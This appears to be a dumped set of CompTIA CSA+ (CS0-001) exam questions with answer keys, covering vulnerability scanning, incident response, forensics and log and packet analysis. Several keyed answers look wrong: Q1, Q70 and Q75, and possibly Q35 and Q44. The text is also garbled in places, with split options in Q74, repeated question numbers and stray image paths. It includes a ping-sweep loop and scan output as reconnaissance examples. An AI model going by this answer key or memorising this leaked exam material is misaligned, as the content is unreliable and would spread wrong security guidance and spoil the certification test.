Exam Questions CS0-001

CompTIA CSA+ Certification Exam

https://www.2passeasy.com/dumps/CS0-001/

NEW QUESTION 1
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines
C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Answer: D

NEW QUESTION 2
A cybersecurity analyst has received the laptop of a user who recently left the company. The analyst types 'history' into the prompt, and sees this line of code in the latest bash history:

```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company. Which of the following describes what this code has done on the network?

A. Performed a ping sweep of the Class C network.
B. Performed a half open SYB scan on the network.
C. Sent 255 ping packets to each host on the network.
D. Sequentially sent an ICMP echo reply to the Class C network.

Answer: A

NEW QUESTION 3
A cybersecurity analyst is completing an organization's vulnerability report and wants it to reflect assets accurately. Which of the following items should be in the report?

A. Processor utilization
B. Virtual hosts
C. Organizational governance
D. Log disposition
E. Asset isolation

Answer: B

NEW QUESTION 4
Creating a lessons learned report following an incident will help an analyst to communicate which of the following information? (Select TWO)

A. Root cause analysis of the incident and the impact it had on the organization
B. Outline of the detailed reverse engineering steps for management to review
C. Performance data from the impacted servers and endpoints to report to management
D. Enhancements to the policies and practices that will improve business responses
E. List of IP addresses, applications, and assets

Answer: AD

NEW QUESTION 5
A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Answer: C

NEW QUESTION 6
Which of the following best practices is used to identify areas in the network that may be vulnerable to penetration testing from known external sources?

A. Blue team training exercises
B. Technical control reviews
C. White team training exercises
D. Operational control reviews

Answer: A

NEW QUESTION 7
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Answer: CD

NEW QUESTION 8
As part of an upcoming engagement for a client, an analyst is configuring a penetration testing application to ensure the scan complies with information defined in the SOW. Which of the following types of information should be considered based on information traditionally found in the SOW? (Select two.)

A. Timing of the scan
B. Contents of the executive summary report
C. Excluded hosts
D. Maintenance windows
E. IPS configuration
F. Incident response policies

Answer: AC

NEW QUESTION 9
A cybersecurity analyst traced the source of an attack to compromised user credentials. Log analysis revealed that the attacker successfully authenticated from an unauthorized foreign country. Management asked the security analyst to research and implement a solution to help mitigate attacks based on compromised passwords. Which of the following should the analyst implement?

A. Self-service password reset
B. Single sign-on
C. Context-based authentication
D. Password complexity

Answer: C

NEW QUESTION 10
A security professional is analyzing the results of a network utilization report. The report includes the following information:

IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01
B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Answer: A

NEW QUESTION 10
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following is the MOST likely explanation for this?

A. The administrator entered the wrong IP range for the assessment.
B. The administrator did not wait long enough after applying the patch to run the assessment.
C. The patch did not remediate the vulnerability.
D. The vulnerability assessment returned false positives.

Answer: C

NEW QUESTION 15
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?

A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Answer: A

NEW QUESTION 17
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Answer: C

NEW QUESTION 18
A system administrator who was using an account with elevated privileges deleted a large amount of log files generated by a virtual hypervisor in order to free up disk space. These log files are needed by the security team to analyze the health of the virtual machines. Which of the following compensating controls would help prevent this from reoccurring? (Select two.)

A. Succession planning
B. Separation of duties
C. Mandatory vacation
D. Personnel training
E. Job rotation

Answer: BD

NEW QUESTION 23
An incident response report indicates a virus was introduced through a remote host that was connected to corporate resources. A cybersecurity analyst has been asked for a recommendation to solve this issue. Which of the following should be applied?

A. MAC
B. TAP
C. NAC
D. ACL

Answer: C

NEW QUESTION 24
A project lead is reviewing the statement of work for an upcoming project that is focused on identifying potential weaknesses in the organization's internal and external network infrastructure. As part of the project, a team of external contractors will attempt to employ various attacks against the organization. The statement of work specifically addresses the utilization of an automated tool to probe network resources in an attempt to develop logical diagrams indication weaknesses in the infrastructure.
The scope of activity as described in the statement of work is an example of:

A. session hijacking
B. vulnerability scanning
C. social engineering
D. penetration testing
E. friendly DoS

Answer: D

NEW QUESTION 25
A security administrator determines several months after the first instance that a local privileged user has been routinely logging into a server interactively as "root" and browsing the Internet. The administrator determines this by performing an annual review of the security logs on that server. For which of the following security architecture areas should the administrator recommend review and modification? (Select TWO).

A. Log aggregation and analysis
B. Software assurance
C. Encryption
D. Acceptable use policies
E. Password complexity
F. Network isolation and separation

Answer: AD

NEW QUESTION 29
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Answer: B

NEW QUESTION 30
An organization is requesting the development of a disaster recovery plan. The organization has grown and so has its infrastructure. Documentation, policies, and

procedures do not exist. Which of the following steps should be taken to assist in the development of the disaster recovery plan?

A. Conduct a risk assessment.
B. Develop a data retention policy.
C. Execute vulnerability scanning.
D. Identify assets.

Answer: D

NEW QUESTION 31
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Answer: B

NEW QUESTION 35
Which of the following policies BEST explains the purpose of a data ownership policy?

A. The policy should describe the roles and responsibilities between users and managers, and the management of specific data types.
B. The policy should establish the protocol for retaining information types based on regulatory or business needs.
C. The policy should document practices that users must adhere to in order to access data on the corporate network or Internet.
D. The policy should outline the organization's administration of accounts for authorized users to access the appropriate data.

Answer: D

NEW QUESTION 37
A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Answer: C

NEW QUESTION 42
Which of the following is MOST effective for correlation analysis by log for threat management?

A. PCAP
B. SCAP
C. IPS
D. SIEM

Answer: D

NEW QUESTION 43
A security analyst has created an image of a drive from an incident. Which of the following describes what the analyst should do NEXT?

A. The analyst should create a backup of the drive and then hash the drive.
B. The analyst should begin analyzing the image and begin to report findings.
C. The analyst should create a hash of the image and compare it to the original drive's hash.
D. The analyst should create a chain of custody document and notify stakeholders.

Answer: C

NEW QUESTION 44
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Answer: BD

NEW QUESTION 49
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Answer: A

NEW QUESTION 54
After running a packet analyzer on the network, a security analyst has noticed the following output:

```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep
B. A port scan
C. A network map
D. A service discovery

Answer: B

NEW QUESTION 55
A system administrator has reviewed the following output:

```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.
B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Answer: A

NEW QUESTION 59
After analyzing and correlating activity from multiple sensors, the security analyst has determined a group from a high-risk country is responsible for a sophisticated breach of the company network and continuous administration of targeted attacks for the past three months. Until now, the attacks went unnoticed. This is an example of:

A. privilege escalation.
B. advanced persistent threat.
C. malicious insider threat.
D. spear phishing.

Answer: B


NEW QUESTION 60
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company's sensitive financial management application by default. Which of the following is the BEST course of action?


A. Follow the incident response plan for the introduction of new accounts

B. Disable the user accounts
C. Remove the accounts' access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Answer: E

NEW QUESTION 64
The developers recently deployed new code to three web servers. A daily automated external device scan report shows server vulnerabilities that are failing items according to PCI DSS. If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding. After reviewing the given information, select the STEP 2 tab in order to complete the simulation by selecting the correct "Validation Result" AND "Remediation Action" for each server listed using the drop down options.
Instructions:
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.





Vulnerability Scan Report X

Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.151

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certificate Authority that is untrusted or unknown.

Affected Asset: 172.30.0.152

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).


Reference: CVE-2005-1234

WEB_SERVER01Logs X

While logged in to the web portal (172.30.0.150) from the workstation (192.168.0.104) you perform an account password change. This process requires you to reenter the original password and enter a new password twice.

192.168.0.104	172.30.0.151	TLSv1	733	Application Data
172.30.0.151	192.168.0.104	TLSv1	1107	Application Data
192.168.0.104	172.30.0.151	TCP	66	44088 > https [ACK] Seq=1510 Ack=12723 Win=42368
192.168.0.104	172.30.0.150	HTTP	608	GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
172.30.0.151	192.168.0.104	TCP	66	http > 60928 [ACK] Seq=622 Ack=847 Win=5154 Len=...

Frame 4021: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src: Vmware 00:03:22 (00:50:56:00:03:22), Dst: PaloAlto_39:1c:30 (00:1b:17:39:1c:30)
Internet Protocol Version 4, Src: 192.168.0.104 (192.168.0.104), Dst: 172.30.0.150 (172.30.0.150)
[2 Reassembled TCP Segments (1496 bytes): #4820(1448), #4821(48)]
Hypertext Transfer Protocol
GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
Host: XXXXX\r\n
User – Agent: Mozilla/5.0 (x11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1\r\n
Accept: text/html, application/xhtml+xml,application/xml;q=0.9,*/*;q=0\r\n
Accept-Language: en=US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http:/XXXXX/Shared/Portal/CustomProfiles/A_Profile.real\r\n
[truncated] Cookie: ASPSESSIONIDQABRBT BC=HEJCAHEDJPK08CEP; ZZZ; ECUSERPROPS=
Connection: keep alive\r\n
Content-Type: application/x-www- form-urlendcoded\r\n
Content-Length: 121\r\n
\r\n
[Full request URI: http//XXX/Shared/Portal/CustomProfiles/PostProfile.real?47=25378158]
Line-based text data: application/x-www-form-urlencoded
EMAIL=someone@cloud.org m&PASSold=PassWord1 m&PASSnew1=PassWord2 m&PASSnewv=PassWord2



Answer:

Explanation: WEB_SERVER01: VALID – IMPLEMENT SSL/TLS
WEB_SERVER02: VALID – SET SECURE ATTRIBUTE WHEN COOKIE SHOULD SENT VIA HTTPS ONLY
WEB_SERVER03: VALID – IMPLEMENT CA SIGNED CERTIFICATE

NEW QUESTION 69
A cybersecurity analyst has received an alert that well-known “call home” messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the MOST likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider is trying to exfiltrate information to a remote network.
D. Malware is running on a company system.

Answer: B

NEW QUESTION 70
After scanning the main company’s website with the OWASP ZAP tool, a cybersecurity analyst is reviewing the following warning:

```
The AUTOCOMPLETE output is not disabled in HTML FORM/INPUT
containing password type input. Passwords may be stored in
browsers and retrieved.
```

The analyst reviews a snippet of the offending code:

```
<form action="authenticate.php">
     Username:<br>
     <input type="text" name="username" value="" autofocus><br>
     Password: <br>
     <input type="password" name="passwword" value="" maxlength="32"><br>
     <input type="submit" value="submit">
</form>
```

Which of the following is the BEST course of action based on the above warning and code snippet?

A. The analyst should implement a scanner exception for the false positive.
B. The system administrator should disable SSL and implement TLS.
C. The developer should review the code and implement a code fix.
D. The organization should update the browser GPO to resolve the issue.

Answer: D

NEW QUESTION 71
Which of the following BEST describes the offensive participants in a tabletop exercise?

A. Red team
B. Blue team
C. System administrators
D. Security analysts
E. Operations team

Answer: A

NEW QUESTION 74
A security audit revealed that port 389 has been used instead of 636 when connecting to LDAP for the authentication of users. The remediation recommended by the audit was to switch the port to 636 wherever technically possible. Which of the following is the BEST response?

A. Correct the audi
B. This finding is a well-known false positive; the services that typically run on 389 and 636 are identical.
C. Change all devices and servers that support it to 636, as encrypted services run by default on 636.
D. Change all devices and servers that support it to 636, as 389 is a reserved port that requires root access and can expose the server to privilege escalation attacks.
E. Correct the audi
F. This finding is accurate, but the correct remediation is to update encryption keys on each of the servers to match port 636.

Answer: B

NEW QUESTION 75
A security analyst is adding input to the incident response communication plan. A company officer has suggested that if a data breach occurs, only affected parties should be notified to keep an incident from becoming a media headline. Which of the following should the analyst recommend to the company officer?

A. The first responder should contact law enforcement upon confirmation of a security incident in order for a forensics team to preserve chain of custody.
B. Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.
C. An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a non-compromised recourse.
D. The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.

Answer: A

NEW QUESTION 78
A vulnerability scan has returned the following information:

```
Detailed Results
10.10.10.214 (LOTUS-10-214)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 4.16.2014

Enumeration Results:
print$    C:\windows\system32\spool\drivers
ofcscan   C:\Program Files\Trend Micro\OfficeScan\PCCSRV
Temp      C:\temp
```

Which of the following describes the meaning of these results?

A. There is an unknown bug in a Lotus server with no Bugtraq ID.
B. Connecting to the host using a null session allows enumeration of share names.
C. Trend Micro has a known exploit that must be resolved or patched.
